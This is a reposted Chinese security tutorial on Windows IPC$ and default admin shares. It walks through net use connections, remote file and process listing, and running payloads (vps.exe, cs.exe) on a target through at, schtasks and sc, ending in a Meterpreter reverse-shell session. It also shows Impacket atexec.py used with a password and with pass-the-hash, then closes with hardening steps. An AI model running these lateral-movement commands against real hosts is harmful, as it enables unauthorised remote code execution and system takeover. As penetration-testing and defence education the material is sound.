

# Windows系统安全 | IPC\$共享和其他共享(C\$、D\$、Admin\$)

网络安全编程与黑客程序员 昨天

以下文章来源于谢公子学安全，作者谢公子



**谢公子学安全**

分享本人学习信息安全路上的一些经验和笔记，有错误之处大家可以指出来，大佬请绕路



## 目录

常见共享命令

IPC\$

IPC\$的利用条件

- 1: 开启了139、445端口
- 2: 目标主机开启了IPC\$共享
- 3: IPC连接报错

IPC空连接

空连接可以做什么?(毫无作用)

IPC\$非空连接

IPC\$非空连接可以做什么?

- dir命令(查看文件和目录)
- tasklist命令(查看进程)
- at命令(计划命令，可反弹shell)
- schtasks(计划任务)
- Impacket中的atexec.py

## 关闭IPC\$共享及其他共享

### IPC\$连接失败的原因及常见错误号

#### 连接失败原因

#### 常见错误号

## 常见共享命令

```
1 net use #查看本机建立的连接(本机连接其他机器)
2 net session #查看本机建立的连接(其他机器连接的本机) · 需要administrator用户执行
3 net share #查看本地开启的共享
4 net share ipc$ #开启ipc$共享
5 net share ipc$ /del #删除ipc$共享
6 net share admin$ /del #删除admin$共享
7 net share c$ /del #删除C盘共享
8 net share d$ /del #删除D盘共享
9 net use * /del #删除所有连接
10
11 net use \\192.168.10.15 #与192.168.10.15建立ipc空连接
12 net use \\192.168.10.15\ipc$ #与192.168.10.15建立ipc空连接
13 net use \\192.168.10.15\ipc$ /u:"" "" #与192.168.10.15建立ipc空连接
14
15 net view \\192.168.10.15 #查看远程主机开启的默认共享
16
17 net use \\192.168.10.15 /u:"administrator" "root" #以administrator身份与192.168.10.15建立ipc连接
18 net use \\192.168.10.15 /del #删除建立的ipc连接
19
```

```
20 net time \\192.168.10.15          #查看该主机上的时间
21
22 net use \\192.168.10.15\c$ /u:"administrator" "root" #建立C盘共享
23 dir \\192.168.10.15\c$           #查看192.168.10.15C盘文件
24 dir \\192.168.10.15\c$\user      #查看192.168.10.15C盘文件下的user目录
25 dir \\192.168.10.15\c$\user\test.exe #查看192.168.10.15C盘文件下的user目录下的test.exe文件
26 net use \\192.168.10.15\c$ /del   #删除该C盘共享连接
27
28 net use k: \\192.168.10.15\c$ /u:"administrator" "root" #将目标C盘映射到本地K盘
29 net use k: /del                                           #删除该映射
```

## IPC\$

**IPC\$** (Internet Process Connection) 是共享“命名管道”的资源，它是为了让进程间通信而开放的命名管道，通过提供可信任的用户名和口令，连接双方可以建立安全的通道并以此通道进行加密数据的交换，从而实现对远程计算机的访问。IPC\$是NT2000的一项新功能，它有一个特点，即在同一时间内，两个IP之间只允许建立一个连接。NT2000在提供了IPC\$共享功能的同时，在初次安装系统时还打开了默认共享，即所有的逻辑共享(C\$、D\$、E\$.....)和系统目录共享(Admin\$)。所有的这些初衷都是为了方便管理员的管理。但好的初衷并不一定有好的收效，一些别有用心者会利用IPC\$，访问共享资源，导出用户列表，并使用一些字典工具，进行密码探测。

为了配合IPC共享工作，Windows操作系统（不包括Windows 98系列）在安装完成后，自动设置共享的目录为：C盘、D盘、E盘、ADMIN目录（C:\Windows）等，即为ADMIN\$、C\$、D\$、E\$等，但要注意，这些共享是隐藏的，只有管理员能够对他们进行远程操作。

输入 `net share` 可以查看开启的共享。

输入 net share 可以查看开启的共享。

```
C:\Users\mi\Desktop>net share
```

共享名	资源	注解
C\$	C:\	默认共享
D\$	D:\	默认共享
E\$	E:\	默认共享
F\$	F:\	默认共享
G\$	G:\	默认共享
IPC\$		远程 IPC
ADMIN\$	C:\WINDOWS	远程管理

命令成功完成。

谢公子学安全  
[https://blog.csdn.net/qq\\_36119192](https://blog.csdn.net/qq_36119192)

所有的共享都依赖于139或445端口。

## IPC\$的利用条件

### 1：开启了139、445端口

首先我们来了解一些基础知识：

- SMB: (Server Message Block) Windows协议族，用于文件打印共享的服务；
- NBT: (NETBios Over TCP/IP)使用137 ( UDP ) 138 ( UDP ) 139 ( TCP ) 端口实现基于TCP/IP协议的NETBIOS网络互联。
- 在WindowsNT中SMB基于NBT实现，即使用139 ( TCP ) 端口；而在Windows2000中，SMB除了基于NBT实现，还可以直接通过445端口实现

对于win2000客户端（发起端）来说：

- 如果在允许NBT的情况下连接服务器时，客户端会同时尝试访问139和445端口，如果445端口有响应，那么就发送RST包给139端口断开连接，用445端口进行会话，当445端口无响应时，才使用139端口，如果两个端口都没有响应，则会话失败；
- 如果在禁止NBT的情况下连接服务器时，那么客户端只会尝试访问445端口，如果445端口无响应，那么会话失败。

对于win2000服务器端来说：

- 如果允许NBT, 那么UDP端口137, 138, TCP 端口 139, 445将开放（LISTENING）；
- 如果禁止NBT，那么只有445端口开放。

我们建立的IPC会话对端口的选择同样遵守以上原则。显而易见，如果远程服务器没有监听 139 或 445 端口，IPC 会话对端口的选择同样遵守以上原则。显而易见，如果远程服务器没有监听139或445端口，IPC 会话是无法建立的。

## 2：目标主机开启了IPC\$共享


默认共享是为了方便管理员进行远程管理而默认开启的，包括所有的逻辑盘(C\$、D\$等)和系统目录 winnt 或 windows(admin\$)以及IPC\$。这些共享默认是开启的。可以使用net share命令查看这些共享是否开启。

## 3：IPC连接报错

如果目标主机没有开放139或445端口，我们去使用IPC\$连接的话，会提示找不到网络名。

```
C:\Users\...\Desktop>net use \\192.168.10.128 /u:hack F...3  
发生系统错误 53。
```

找不到网络路径。



## IPC空连接

在介绍空会话之前，我们有必要了解一下一个安全会话是如何建立的。在Windows NT中，是使用 NTLM挑战响应机制认证。传送门——> NTLM认证方式(工作组环境中)

空会话是在没有信任的情况下与服务器建立的会话（即未提供用户名与密码）。那么建立空会话到底可以做什么呢？

利用IPC\$，黑客甚至可以与目标主机建立一个空的连接，而无需用户名与密码(当然,对方机器必须开了IPC\$共享,否则你是连接不上),而利用这个空的连接，连接者还可以得到目标主机上的用户列表(不过负责的管理员会禁止导出用户列表的)。建立了一个空的连接后,黑客可以获得不少的信息(而这些信息往往是入侵中必不可少的),访问部分共享,如果黑客能够以某一个具有一定权限的用户身份登陆的话,那么就会得到相应的权限。

### 建立IPC\$空连接

- 1 建立IPC空连接
- 2 net use \\192.168.10.15
- 3 或 net use \\192.168.10.15 /u:"" ""
- 4 或 net use \\192.168.10.15\ipc\$ /u:"" ""

```
C:\Users\hack>net use \\192.168.10.131
命令成功完成。

C:\Users\hack>net use
会记录新的网络连接。

状态          本地          远程          网络
-----
OK              \\192.168.10.131\IPC$  Microsoft Windows Network
命令成功完成。
```

谢公子学安全  
[https://blog.csdn.net/qq\\_36119192](https://blog.csdn.net/qq_36119192)

## 空连接可以做什么?(毫无作用)

在Windows2003以后，空连接什么权限都没有，也就是说并没有太大实质的用处。有些主机的 Administrator 管理员的密码为空，那么我们可以尝试使用下面的命令进行连接，但是大多数情况下服务器都阻止了使用空密码进行连接。

```
C:\Users\17250>net use \\10.96.10.59\ipc$ "" /user:"Administrator"
发生系统错误 1327。

用户帐户限制阻止了此用户进行登录。例如：不允许使用空密码，登录次数的限制，或强制实施的结果策略限制。
```

谢公子学安全  
[https://blog.csdn.net/qq\\_36119192](https://blog.csdn.net/qq_36119192)

以前建立空会话可以获取一些有用的信息，但是现在空会话的权限很低，访问都被拒了

```
C:\Users\17250>net use \\192.168.125.129\ipc$ "" /user:""  
命令成功完成。
```

```
C:\Users\17250>net view \\192.168.125.129  
发生系统错误 5。
```

拒绝访问。

```
C:\Users\17250>net time \\192.168.125.129  
发生系统错误 5。
```

拒绝访问。



谢公子学安全

[https://blog.csdn.net/qq\\_36119192](https://blog.csdn.net/qq_36119192)

## IPC\$非空连接

1 建立IPC\$非空连接

```
2 net use \\192.168.10.131 /u:"administrator" "密码"
```



```
C:\Users\mi\Desktop>net use \\192.168.10.131 /u:administrator "x1"
命令成功完成。

C:\Users\mi\Desktop>net use
会记录新的网络连接。

状态          本地          远程          网络
-----
OK              \\192.168.10.131\IPC$  Microsoft Windows Network
命令成功完成。
```

## IPC\$非空连接可以做什么？

- 使用管理员组内用户(administrator或其他管理员组内用户均可)建立IPC\$连接，可以执行以下所有命令。
- 使用普通用户建立IPC\$连接，仅能执行查看时间命令：net time \192.168.10.131，其他命令均执行不了。

## dir命令(查看文件和目录)

```
C:\Users\mi\Desktop>dir \\192.168.10.131\c$  
驱动器 \\192.168.10.131\c$ 中的卷没有标签。  
卷的序列号是 8A20-9382
```









\\192.168.10.131\c\$ 的目录

```
2019/01/14  09:27    <DIR>          inetpub  
2009/07/14  11:20    <DIR>          PerfLogs  
2019/12/14  23:37    <DIR>          Program Files  
2019/12/14  23:37    <DIR>          Program Files (x86)  
2019/12/15  00:04    <DIR>          test  
2019/12/15  00:04             0 test.txt.txt  
2020/01/13  17:54    <DIR>          Users  
2019/12/14  23:40    <DIR>          Windows  
               1 个文件             0 字节  
               7 个目录 31,667,945,472 可用字节
```

谢公子学安全  
[https://blog.csdn.net/qq\\_36119192](https://blog.csdn.net/qq_36119192)

也可以直接在文件管理用命令：\\192.168.10.131\c\$ 查看对应的文件及目录，也可以增删改查

 \\192.168.10.131\c\$

<input type="checkbox"/> 名称	修改日期	类型
 inetpub	2019/1/14 9:27	文件夹
 PerfLogs	2009/7/14 11:20	文件夹
 Program Files	2019/12/14 23:37	文件夹
 Program Files (x86)	2019/12/14 23:37	文件夹
 ProgramData	2019/12/14 23:58	文件夹
 test	2019/12/15 0:04	文件夹
 Windows	2019/12/14 23:40	文件夹
 用户	2020/1/13 17:54	

 文谢子学安全  
[https://blog.csdn.net/qq\\_36119192](https://blog.csdn.net/qq_36119192)

## tasklist命令(查看进程)

```
1 tasklist /S 192.168.10.131 /U administrator -P 密码
```

```
C:\Users\mi\Desktop>tasklist /S 192.168.10.131 /U administrator -P x1
```


映像名称	PID	会话名	会话#	内存使用
System Idle Process	0		0	24 K
System	4		0	368 K
smss.exe	224		0	1,032 K
csrss.exe	308		0	5,296 K
wininit.exe	360		0	4,756 K
csrss.exe	372		1	15,744 K
winlogon.exe	408		1	5,420 K
services.exe	468		0	10,928 K
lsass.exe	476		0	25,444 K
lsm.exe	484		0	5,884 K
svchost.exe	652		0	9,716 K
vmacthlp.exe	720		0	3,860 K
svchost.exe	764		0	7,748 K
svchost.exe	812		0	13,620 K
svchost.exe	896		0	31,120 K
svchost.exe	980		0	11,468 K
svchost.exe	208		0	9,852 K
svchost.exe	328		0	14,792 K
svchost.exe	844		0	10,968 K
spoolsv.exe	1260		0	15,696 K
Microsoft.ActiveDirectory	1292		0	37,588 K
dfsrs.exe	1332		0	17,216 K
dns.exe	1368		0	5,072 K
ismserv.exe	1400		0	5,072 K

谢公子学安全  
https://blog.csdn.net/19192

## at命令(计划命令，可反弹shell)

- 查看目标系统时间：net time \192.168.10.131
- 将本目录下的指定文件复制到目标系统中：copy vps.exe \192.168.10.131\c\$

- 使用at创建计划任务：at \192.168.10.131 17:00:00 C:\vps.exe
- 清除at记录：at \192.168.10.131 作业ID /delete
- 使用at命令执行，将执行结果写入本地文本文件，再使用type命令查看该文件的内容：at \192.168.10.131 17:00:00 cmd.exe /c "ipconfig > C:/1.txt"
- 查看生成的1.txt文件：type \192.168.10.131\C\$\1.txt



The screenshot shows two terminal windows side-by-side. The left window is a Windows command prompt (C:\Windows\system32\cmd.exe) showing the execution of several commands: a net time command, a copy command for vps.exe, an at command to schedule a task at 17:00:00, and a delete command to remove the task. The right window is a Metasploit Meterpreter session (root@vps:~) showing the execution of exploit(multi/handler), sessions -l, and the resulting active sessions table.

```
C:\Windows\system32\cmd.exe
C:\Users\hack\Desktop>net time \\192.168.10.131
\\192.168.10.131 的当前时间是 2020/2/1 16:58:24
命令成功完成。

C:\Users\hack\Desktop>copy vps.exe \\192.168.10.131\c$
已复制 1 个文件。

C:\Users\hack\Desktop>at \\192.168.10.131 17:00:00 C:\vps.exe
新加了一项作业，其作业 ID = 4

C:\Users\hack\Desktop>at \\192.168.10.131 4 /delete

C:\Users\hack\Desktop>_

root@vps:~
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 115.148.1.199
[*] Meterpreter session 1 opened (172.31.226.161:8888 -> 115.148.1.199:37222) at 2020-02-01 16:59:22

msf5 exploit(multi/handler) > sessions -l

Active sessions
=====
Id  Name  Type  Information
--  --
1   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN2008 172.31.226.161:8888 => 115.148.1.199:37222
```

```
C:\Users\hack>net time \\192.168.10.131
\\192.168.10.131 的当前时间是 2020/2/1 16:50:31

命令成功完成。
```

```
C:\Users\hack>at \\192.168.10.131 16:52:00 cmd.exe /c "ipconfig > C:/1.txt"
新加了一项作业，其作业 ID = 1
```

```
C:\Users\hack>net time \\192.168.10.131
\\192.168.10.131 的当前时间是 2020/2/1 16:52:06

命令成功完成。
```

```
C:\Users\hack>type \\192.168.10.131\C$\1.txt
```

Windows IP 配置

以太网适配器 本地连接:

```
连接特定的 DNS 后缀 . . . . . :
本地链接 IPv6 地址. . . . . : fe80::b1fb:ad34:40e1:3d8d%11
IPv4 地址 . . . . . : 192.168.10.131
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . : 192.168.10.2
```

隧道适配器 isatap.{8EEBD8F0-B2B5-466F-A0AC-504D390903AE}:

```
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . :
```

隧道适配器 Teredo Tunneling Pseudo-Interface:

```
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . :
```

 谢公子学安全

[https://blog.csdn.net/qq\\_36119192](https://blog.csdn.net/qq_36119192)

## schtasks(计划任务)

Windows Vista、Windows Server 2008及之后版本的操作系统已经弃用at命令，而转为用schtasks命令。schtasks命令比 at 命令更灵活。在使用schtasks命令时，会在系统中留下日志文件：C:\Windows\Tasks\SchedLgU.txt

```
1  在目标主机上创建一个名为test的计划任务，启动程序为C:\vps.exe，启动权限为system，启动时间为每隔一小时启动一次
2  schtasks /create /s 192.168.10.131 /tn test /sc HOURLY /mo 1 /tr c:\vps.exe /ru system /f
3
4  其他启动时间参数：
5  /sc onlogon  用户登录时启动
6  /sc onstart  系统启动时启动
7  /sc onidle   系统空闲时启动
8
9  查询该test计划任务
10 schtasks /query | findstr test
11
12 启动该test计划任务
13 schtasks /run /s 192.168.10.131 /i /tn "test"
14
15 删除该test计划任务
16 schtasks /delete /s 192.168.10.131 /tn "test" /f
17
18 sc命令创建计划任务
19 copy test.exe \\192.168.10.20\c$
20 sc \\192.168.10.20 create test binpath= "c:\test.exe"
21 sc \\192.168.10.20 start test
22 sc \\192.168.10.20 del test
```



```
C:\Users\mi\Desktop>net use \\192.168.10.20 /u:"administrator" "root"  
命令成功完成。
```

```
C:\Users\mi\Desktop>net use  
会记录新的网络连接。
```

状态	本地	远程	网络
OK		\\192.168.10.20\IPC\$	Microsoft Windows Network


```
命令成功完成。
```

```
C:\Users\mi\Desktop>dir \\192.168.10.20\c$  
驱动器 \\192.168.10.20\c$ 中的卷没有标签。  
卷的序列号是 8A20-9382
```

```
\\192.168.10.20\c$ 的目录
```

2019/01/14	09:27	<DIR>	inetpub
2009/07/14	11:20	<DIR>	PerfLogs
2020/03/01	21:56	<DIR>	phpstudy
2020/03/03	11:47	<DIR>	Program Files
2020/03/15	21:07	<DIR>	Program Files (x86)
2019/01/14	09:36	<DIR>	Users
2020/05/07	11:04	<DIR>	Windows

```
0 个文件          0 字节  
7 个目录 25,811,595,264 可用字节
```

 谢公子学安全  
[https://blog.csdn.net/qq\\_36119192](https://blog.csdn.net/qq_36119192)



```
C:\Users\mi\Desktop>copy cs.exe \\192.168.10.20\c$
已复制          1 个文件。
```

```
C:\Users\mi\Desktop>dir \\192.168.10.20\c$
驱动器 \\192.168.10.20\c$ 中的卷没有标签。
卷的序列号是 8A20-9382
```

\\192.168.10.20\c\$ 的目录

```
2020/06/01  11:23          1,289,728 cs.exe
2019/01/14  09:27      <DIR>          inetpub
2009/07/14  11:20      <DIR>          PerfLogs
2020/03/01  21:56      <DIR>          phpstudy
2020/03/03  11:47      <DIR>          Program Files
2020/03/15  21:07      <DIR>          Program Files (x86)
2019/01/14  09:36      <DIR>          Users
2020/05/07  11:04      <DIR>          Windows
```

```
1 个文件          1,289,728 字节
7 个目录 25,802,539,008 可用字节
```



谢公子学安全

[https://blog.csdn.net/qq\\_36119192](https://blog.csdn.net/qq_36119192)

```
C:\Users\mi\Desktop>sc \\192.168.10.20 create test binpath="c:\cs.exe"
[SC] CreateService 成功
```

```
C:\Users\mi\Desktop>sc \\192.168.10.20 start test
[SC] StartService 失败 5:
```

这是因为目标主机有杀软

拒绝访问。

```
C:\Users\mi\Desktop>sc \\192.168.10.20 start test
[SC] StartService 失败 1053:
```

实际执行成功了

服务没有及时响应启动或控制请求。

谢公子学安全

[https://blog.csdn.net/qq\\_36119192](https://blog.csdn.net/qq_36119192)



## Impacket中的atexec.py

Impacket中的atexec.py脚本，就是利用定时任务获取权限，该脚本的利用需要开启ipc\$共享。这个脚本仅工作Windows>=Vista的系统上。这个样例能够通过任务计划服务（Task Scheduler）来在目标主机上实现命令执行，并返回命令执行后的输出结果。

```
1 ./atexec.py xie/hack:x123456./@192.168.10.130 whoami
2 ./atexec.py xie/hack:@192.168.10.130 whoami -hashes aada8eda23213c027743e6c498d751aa:b98e75b5ff7a3d3ff05e07f21:
```

```
root@kali:/opt/impacket/examples# ./atexec.py xie/hack:x123456./@192.168.10.130 whoami
Impacket v0.9.21.dev1+20200313.160519.0056b61c - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[*] Creating task \kiCggBAT
[*] Running task \kiCggBAT
[*] Deleting task \kiCggBAT
[*] Attempting to read ADMIN$\Temp\kiCggBAT.tmp
nt authority\system

root@kali:/opt/impacket/examples# ./atexec.py xie/hack:@192.168.10.130 whoami -hashes aada8eda23213c027743e6c498d751aa:b98e75b5ff7a3d3ff05e07f211ebe7a8
Impacket v0.9.21.dev1+20200313.160519.0056b61c - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[*] Creating task \YyRgkJVa
[*] Running task \YyRgkJVa
[*] Deleting task \YyRgkJVa
[*] Attempting to read ADMIN$\Temp\YyRgkJVa.tmp
nt authority\system
```

谢公子学安全  
[https://blog.csdn.net/q\\_36119192](https://blog.csdn.net/q_36119192)

## 关闭IPC\$共享及其他共享

既然ipc\$有一定的危险性，而且对于我们大多数人来说是没啥用的，所以我们执行以下命令关闭共享

1、使用命令关闭：

1	net	share	ipc\$	/delete	关闭ipc默认共享
2	net	share	c\$	/delete	关闭C盘默认共享
3	net	share	admin\$	/delete	关闭admin\$默认共享

```
PS C:\WINDOWS\system32> net share ipc$ /del  
ipc$ 已经删除。  
  
PS C:\WINDOWS\system32> net share admin$ /del  
admin$ 已经删除。  
  
PS C:\WINDOWS\system32> net share c$ /del  
c$ 已经删除。  
  
PS C:\WINDOWS\system32> net share d$ /del  
d$ 已经删除。  
  
PS C:\WINDOWS\system32> net share e$ /del  
e$ 已经删除。  
  
https://blog.csdn.net/q133734192 谢公子学安全
```

## 2、修改注册表关闭

限制IPC\$缺省共享：

- HKEY\_LOCAL\_MACHINE/SYSTEM/CurrentControlSet/Control/Lsa
- Name : restrictanonymous
- Type : REG\_DWORD
- Value : 0x0(缺省) 0x1 匿名用户无法列举本机用户列表 0x2 匿名用户无法连接本机IPC\$共享 说明:不建议使用2，否则可能会造成你的一些服务无法启动，如SQL Server。

## IPC\$连接失败的原因及常见错误号

### 连接失败原因

- 用户名或密码错误
- 目标主机没有开启IPC\$共享
- 不能成功连接目标主机的139、445端口
- 命令输入错误

## 常见错误号

- 错误号5：拒绝访问
- 错误号51：Windows无法找到网络路径，及网络中存在问题
- 错误号53：找不到网络路径，包括IP地址错误、目标未开机、目标的lanmanserver服务未启动，目标防火墙过滤了端口
- 错误号67：找不到网络名，包括 lanmanworkstation 服务未启动，IPC\$已被删除
- 错误号1219：提供的凭据与已存在的凭据集冲突。例如已经和目标建立了IPC\$连接，需要在删除后重新连接
- 错误号1326：未知的用户名或错误的密码
- 错误号1792：试图登录，但是网络登录服务没有启动，包括目标NetLogon服务未启动(连接域控制器时会出现此情况)
- 错误号2242：此用户的密码已经过期。

**版权申明：内容来源网络，版权归原创者所有。除非无法确认，我们都会标明作者及出处，如有侵权烦请告知，我们会立即删除并表示歉意。谢谢！**



### 网络安全编程与黑客程序员

网络安全编程与黑客程序员技术社区，记录网络安全与黑客技术中优秀的内容，传播网络安全与黑客技术文化，分享典型网络安全知识和案... >  
255篇原创内容


公众号

阅读原文

喜欢此内容的人还喜欢

如何利用dnslog探测目标主机杀软

潇湘信安



应用安全之解析漏洞总结

橘猫学安全



花里胡哨免杀之《剪切板加载器》

XG小刚

